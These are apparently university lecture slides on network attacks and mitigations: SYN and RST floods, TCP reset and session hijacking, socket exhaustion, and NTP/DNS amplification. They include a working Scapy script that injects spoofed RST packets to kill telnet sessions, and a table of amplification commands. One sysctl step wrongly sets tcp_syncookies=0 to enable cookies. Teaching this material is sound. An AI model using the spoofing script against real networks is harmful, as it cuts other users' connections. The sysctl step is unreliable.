 - When slots are full no more connections are accepted



SYN flood Attack


netstat –anp

- Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	1339/rpcbind
tcp	0	0	0.0.0.0:33586	0.0.0.0:*	LISTEN	1395/rpc.statd
tcp	0	0	192.168.122.1:53	0.0.0.0:*	LISTEN	1962/dnsmasq
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	1586/cupsd
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	2703/sendmail: acce
tcp	0	0	127.0.0.1:25	127.0.0.1:49718	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49717	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49722	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49720	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49719	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49721	SYN_RECV	-
tcp	0	0	127.0.0.1:25	127.0.0.1:49716	SYN_RECV	-

SYN/ACK Flood

- The aim is to tie up resources attempting to match the responses (SYN-ACK) to non-existent SYN requests.




- Is usually used in conjunction with IP spoofing

SYN Flood Mitigation


- **SYN Cookies**
 - Hiding SYN information in ISN (initial seq no) of the ACK packet
- Whitelists

What is a SYN cookie?

- Remember three-way hand shake:






- Remember what happens in a TCP SYN attack:




What is a SYN cookie?

- Rather than store connection data, send it to the host who is initiating the connection and have him return it to you
- Check that $f(data)$ is valid for this connection. Only at that point you allocate the state.



What is a SYN cookie?

- The secure hash makes it difficult for the attacker to guess what $f()$ will be, and therefore the attacker cannot guess a correct ACK if he spoofs.



What is a SYN cookie?

- **SYN Cookie:**
- Timestamp % 32 + **MSS?** + 24-bit hash
- Components of 24-bit hash:
 - Server IP address
 - Server port number
 - client IP address
 - client port
 - timestamp

What is a SYN cookie?

- To enable SYN cookies (1):
 - echo 1 > /proc/sys/net/ipv4/tcp_syncookies
- To enable SYN cookies (2):
 - edit /etc/sysctl.conf
 - Set sys.net.ipv4.tcp_syncookies=0
- **Note:**
 - All TCP related settings are located in /proc/sys/net/ipv4/:
 - tcp_max_syn_backlog
 - tcp_synack_retries
 - tcp_syn_retries

The TCP Three-Way Handshake - header

Sending computer	Host A
Source TCP port	26077
Destination TCP port	80
Sequence number	50088
Acknowledgement number	0
Flags	SYN

© Cengage Learning 2014

TCP three-way handshake: SYN

Sending computer	Host B
Source TCP port	80
Destination TCP port	26077
Sequence number	79995
Acknowledgement number	50089
Flags	SYN ACK

© Cengage Learning 2014

TCP three-way handshake: SYN ACK


Sending computer	Host A
Source TCP port	26077
Destination TCP port	80
Sequence number	50089
Acknowledgement number	79996
Flags	ACK

© Cengage Learning 2014

TCP three-way handshake: ACK

TCP Reset Attack

- Every packet sent over TCP has a sequence number, put by the sender (each).
 - The receiver uses it to (re-)order the packets it receives.



Sending computer	Host A
Source TCP port	26077
Destination TCP port	80
Sequence number	50088
Acknowledgement number	0
Flags	SYN

TCP three-way handshake: SYN

Sending computer	Host B
Source TCP port	80
Destination TCP port	26077
Sequence number	79995
Acknowledgement number	50089
Flags	SYN ACK




TCP three-way handshake: SYN ACK

Sending computer	Host A
Source TCP port	26077
Destination TCP port	80
Sequence number	50089
Acknowledgement number	79996
Flags	ACK

TCP three-way handshake: ACK

TCP Reset Attack

- Suppose attacker can guess seq number for an existing connection
- Attacker can send RST packet to close the connection
 - Results in DoS



TCP Reset Attack

- Most TCP stacks now generate random SNs. Random generator should be unpredictable
 - but attacker can inject packets after **eavesdropping** to obtain current SN
 - Predict next SN
 - Attacker can now do TCP spoofing
 - (create TCP session with forged source IP)

```
from scapy.all import *

def SpoofRESET(pkt):
    tcp_r = pkt[TCP]
    a = IP(src="10.0.2.31",dst="10.0.2.32")
    b = TCP(sport=23,dport=tcp_r.sport,flags='R',seq=tcp_r.ack)
    pkt = a/b
    ls(pkt)
    send(pkt,verbose=0)

f ='tcp and src host 10.0.2.32 and dst host 10.0.2.31 and dst port
23'
sniff(filter=f,prn=SpoofRESET)
```

RST/FIN Flood

- Uses spoofed RST or FIN packets to flood the target servers and consume their resources which attempt to match the packets to non-existent open TCP sessions.

Which TCP sessions were these for???



Attacker

Thousands of RST/FIN packets



- Resources overloaded
- Crash



Multiple ACK SYN-ACK Spoofed Session Flood

- A variation of ACK flood and RST/FIN flood
 - Sends a large number of related SYN and ACK packets followed by RST or FIN packets.
 - The goal is to mimic legitimate TCP traffic and consume resources on the target server which attempts to match the spoofed packets to legitimate traffic.

TCP Session Hijacking

- Involves injecting packets into existing TCP connections.
 - Predict the sequence number used to identify the packets in a TCP connection.
 - Not necessarily the next sequence no. (out of order packets are kept in buffer)
- What does an attacker need ?
 - Source IP, Source port
 - Destination IP, Destination port
 - Sequence No. (used for authenticating packets)
- Initial seq# needs high degree of unpredictability
 - If attacker knows initial seq # and amount of traffic sent, can estimate likely current values

TCP Session Hijacking

Lubuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

*enp0s3

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
5943	9.444156772	91.199.220.118	10.0.2.33	TCP	54	14837 → 23 [SYN] Seq=29805 Win=8192 Len=0
5944	9.446349276	135.101.40.17	10.0.2.33	TCP	54	40365 → 23 [SYN] Seq=29201 Win=8192 Len=0
5945	9.449085021	173.163.202.224	10.0.2.33	TCP	54	11056 → 23 [SYN] Seq=23845 Win=8192 Len=0
5946	9.451531826	227.15.145.55	10.0.2.33	TCP	54	30565 → 23 [SYN] Seq=21609 Win=8192 Len=0
5947	9.453848730	68.85.28.39	10.0.2.33	TCP	54	60061 → 23 [SYN] Seq=21695 Win=8192 Len=0
5948	9.456538164	68.165.113.212	10.0.2.33	TCP	54	49525 → 23 [SYN] Seq=25784 Win=8192 Len=0

Source Port: 24817
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 24160
[Next sequence number: 24160]
Acknowledgment number: 0
0101 = Header Length: 20 bytes (5)

0000 08 00 27 f8 1c 22 08 00 27 38 73 73 08 00 45 00 . . . " . . . '8ss . E .
0008 00 28 00 01 00 00 40 06 33 ba 90 80 aa 68 0a 00 . (. . . @ . 3 . . . h . .
0020 02 21 60 f1 00 17 00 00 5e 60 00 00 00 00 50 02 . ! ^ . . . p .
0030 20 00 89 64 00 00 . . d .

Socket Exhaustion Attack

- Socket is an abstraction allowing an application to bind to a transport layer address (aka network port)
- A socket is uniquely defined by:
 - Internet address (135.211.34.8)
 - Communication protocol (TCP, UDP)
 - Port (22, 23, 80)

Socket Example - Python

```
import socket
HOST = '127.0.0.1'
PORT = 65432

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    conn, addr = s.accept()
    with conn:
        print('Connected by', addr)
        while True:
            data = conn.recv(1024)
            if not data:
                break
            conn.sendall(data)
```

Socket States

- It is described by a state machine
- Throughout its lifetime, it goes through a number of states
- Here are some of the socket states of importance:
 - LISTEN - waiting for a connection request
 - SYN_RECV - received request still negotiating
 - ESTABLISHED - connection working OK
 - FIN-WAITI 1/2 - one side closed the connection (server)
 - CLOSE-WAIT – waiting for the connection to be closed
 - TIME-WAIT - waiting for a while ...(2^*MSL)
 - What is MSL?
 - Closed – No connection state

Socket exhaustion

Active Internet connections (servers and established)

tcp	0	0 0.0.0.0:111	0.0.0.0:*	LISTEN	1339/rpcbind
tcp	0	0 0.0.0.0:33586	0.0.0.0:*	LISTEN	1395/rpc.statd
tcp	0	0 192.168.122.1:53	0.0.0.0:*	LISTEN	1962/dnsmasq
tcp	0	0 127.0.0.1:631	0.0.0.0:*	LISTEN	1586/cupsd
tcp	0	0 127.0.0.1:25	0.0.0.0:*	LISTEN	2703/sendmail: acce
tcp	0	0 0.0.0.0:1241	0.0.0.0:*	LISTEN	1851/nessusd: waiti
tcp	0	0 127.0.0.1:25	127.0.0.1:60365	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60240	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60861	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60483	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60265	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60618	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60407	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60423	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60211	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60467	TIME_WAIT	-
tcp	0	0 127.0.0.1:25	127.0.0.1:60213	TIME_WAIT	-

Socket exhaustion Mitigation

- Enable socket reuse
 - echo 1 > /proc/sys/net/ipv4/tcp_tw_recycle
 - echo 1 > /proc/sys/net/ipv4/tcp_tw_reuse
- Increase local port range
 - echo 1024 65535 > /proc/sys/net/ipv4/ip_local_port_range
- Check and learn about the values in
 - /proc/sys/net/ipv4/tcp_*

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371

System and Network Security

Capital thinking. Globally minded.

Basics - TCP/IP Protocols

OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	
Session Layer	
Transport Layer	
Network Layer	
Data Link Layer	
Physical Layer	

	TCP/IP layers	TCP/IP Protocols
Application Specific Semantics	Application Layer	DNS, BGP, HTTP, DNS, NTP
E2E communication between processes; Adds ports/reliability	Transport Layer	TCP, UDP
Adds global addresses; Requires routing	Network Layer	IP, ICMP
Adds framing & destination; Still assumes shared link. Broadcasts on shared link	Network Interface Layer	ARP


Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion

Reflection and Amplification Attacks

– Vulnerabilities, Attacks and Countermeasures

Reflection (and Amplification) Attacks

- Characteristics:
 1. Attacks where an unwilling intermediary is used to deliver the attack traffic
 - Normally used in conjunction with spoofed Source IP address of the target.
 2. The intermediary will deliver a response which will go to the target instead of the attacker
 - Reflectors respond to the victim
 3. Attacks which make the victim service generate larger response than the trigger traffic
 - Asymmetric attack where response is much larger than the request




Reflection (and Amplification) Attacks

- What protocols can we use for a reflection attack?
 - **DNS**
 - Domain to IP translation
 - **Network Time Protocol (NTP)**
 - Synchronizing time
 - **Simple Service Discovery Protocol (SSDP)**
 - Discovery of network services
 - **Simple Network Management Protocol (SNMP)**
 - Exchanging management information between network devices

DNS Reflection and Amplification Attack

Protocol	Bandwidth Amplification Factor	Vulnerable Command
DNS	28 to 54	Multiple
NTP	556.9	Multiple
SNMPv2	6.3	GetBulk request
NetBIOS	3.8	Name resolution
SSDP	30.8	SEARCH request
CharGEN	358.8	Character generation request
QOTD	140.3	Quote request
BitTorrent	3.8	File search
Kad	16.3	Peer list exchange
Quake Network Protocol	63.9	Server info exchange
Steam Protocol	5.5	Server info exchange



Source: US-CERT: <https://www.us-cert.gov/ncas/alerts/TA14-017A>

<https://blog.cloudflare.com/understanding-and-mitigating-ntp-based-ddos-attacks/>

www.cloudflare.com

Network Time Protocol (NTP)


– Vulnerability, Attack and Countermeasures

NTP Redirection and Amplification

- NTP is the Network Time Protocol that is used by machines connected to the Internet to set their clocks accurately.

Vulnerability to redirection and Amplification attack:

- It replies to every request packet without challenge
 - monlist command



NTP Red. and Amp. Attack Mitigations

- Countermeasures
 1. Upgrading the server to the latest version
 2. On the client:
 - Filter port 123
 - Monitor NTP traffic
 3. mrulist command vs monlist command
 - Requires Nonce:
 - Request Nonce: Initial request: 96-bit nonce specific to the requesting remote address, which is valid for a limited period.

